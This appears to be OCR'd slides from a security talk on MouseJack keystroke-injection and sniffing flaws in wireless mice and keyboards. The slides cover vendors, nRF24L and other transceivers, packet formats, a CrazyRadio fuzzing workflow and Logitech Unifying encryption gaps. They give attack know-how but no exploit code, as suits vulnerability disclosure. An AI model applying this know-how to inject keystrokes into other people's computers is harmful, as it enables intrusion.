MouseJack: Injecting Keystrokes into Wireless Mice

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


Agenda

1. Overview
2. Research Process
3. Protocols and Vulnerabilities
4. Vendor Responses
5. Demo

1. Overview

Types of Vulnerabilities

- Forced Device Pairing
- Keystroke Sniffing
- Unencrypted Keystroke Injection
- Encrypted Keystroke Injection
- Malicious Macro Programming
- Denial of Service

Affected Vendors

- AmazonBasics
- Anker
- Dell
- EagleTec
- GE
- Gigabyte
- HDE
- Hewlett-Packard
- Insignia
- Kensington
- Lenovo
- Logitech
- Microsoft
- RadioShack
- ShhhMouse
- Toshiba

Related Work

Thorsten Schroeder and Max Moser

- “Practical Exploitation of Modern Wireless Devices” (KeyKeriki)
- Research into XOR encrypted Microsoft wireless keyboards

Travis Goodspeed

- “Promiscuity is the nRF24L01+’s Duty”
- Research into nRF24L pseudo-promiscuous mode functionality

Samy Kamkar

- KeySweeper
- Microsoft XOR encrypted wireless keyboard sniffer


Common Transceivers

- General purpose transceivers with proprietary protocols
- Mouse/keyboard specific transceivers used as-is
- All devices use 2.4GHz GFSK
- Combination of protocol weaknesses and implementation flaws

Nordic Semiconductor nRF24L

- 2.4GHz general purpose transceivers
- 250kbps, 1Mbps, 2Mbps data rates
- 0, 1, or 2 byte CRC
- 2400-2525MHz, 1MHz steps
- XCVR only or 8051-based SoC

nRF24L Family



nRF24L Transceiver Family

Transceiver	8051 MCU	128-bit AES	USB	Memory
nRF24L01+	No	No	No	N/A
nRF24LE1	Yes	Yes	No	Flash
nRF24LE1 OTP	Yes	Yes	No	OTP
nRF24LU1+	Yes	Yes	Yes	Flash
nRF24LU1+ OTP	Yes	Yes	Yes	OTP

Shockburst and Enhanced Shockburst




Figure 1: Shockburst packet format




Figure 2: Enhanced Shockburst packet format

Texas Instruments CC254X

- 2.4GHz general purpose transceivers
- Used in some Logitech keyboards and mice
- Logitech firmware is OTA compatible with nRF24L based devices
- All we care about is that they work like the nRF424L

MOSART Semiconductor

- Undocumented transceiver
- Appears to have mouse/keyboard logic baked in
- No encryption
- Most common with second tier vendors

Signia SGN6210

- (Mostly) undocumented transceiver
- General purpose transceiver
- No encryption
- Only found (by me) in Toshiba mice and keyboards

GE Mystery Transceiver

- Undocumented transceiver
- No idea who makes this chip
- No encryption

2. Research Process

"Since the displacements of a mouse would not give any useful information to a hacker, the mouse reports are not encrypted."

- Logitech


Software Defined Radio


- Great for prototyping and receive only reverse engineering
- Not as great for two way comms
- Retune timing limitations are a problem
- USB and processing latency make ACKs difficult
- Initial Logitech mouse reverse engineering was all SDR based

NES Controller

- Built a wireless NES controller for a burning man hat last summer
- nRF24L / Teensy based
- Should it really be a Logitech mouse controller?????


Logitech mouse presentation clicker @ Iot Village...






CrazyRadio PA

- nRF24LU1+ based dongle
- Part of the CrazyFlie project
- Open source
- 225 meter injection range with yagi antenna



CrazyRadio + custom firmware = FUZZ ALL THE THINGS!!!!

1. Install CrazyRadio and target mouse/keyboard dongle into same computer
2. Disable magic sysrq
3. Float the input devices in xinput
4. Turn on usbmon, and watch the output of the mouse/keyboard dongle
5. Fuzz away
6. USB dongle does a thing? Save the last few seconds of RF TX data
7. Investigate




“I’ll take one of each, please”

3. Protocols and Vulnerabilities

Logitech Unifying

- Proprietary protocol used by most Logitech wireless mice/keyboards
- nRF24L based, but also some CC254X devices
- Introduced in 2009
- Any Unifying dongle can pair with any Unifying device
- Dongles support DFU
- Most devices don’t support DFU

Logitech Unifying - Radio Configuration



Radio Configuration	
Channels (MHz)	2402 - 2474, 3MHz spacing
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes
ESB Payload Lengths	5, 10, 22

Logitech Unifying - Packet Structure





Figure 3: Logitech Unifying packet format

Logitech Unifying - Encryption

- 128-bit AES
- Key generated during pairing process
- Most keystrokes are encrypted
- Multimedia keystrokes are not (volume, navigation, etc)
- Mouse packets are unencrypted

Logitech Unifying - General Operation

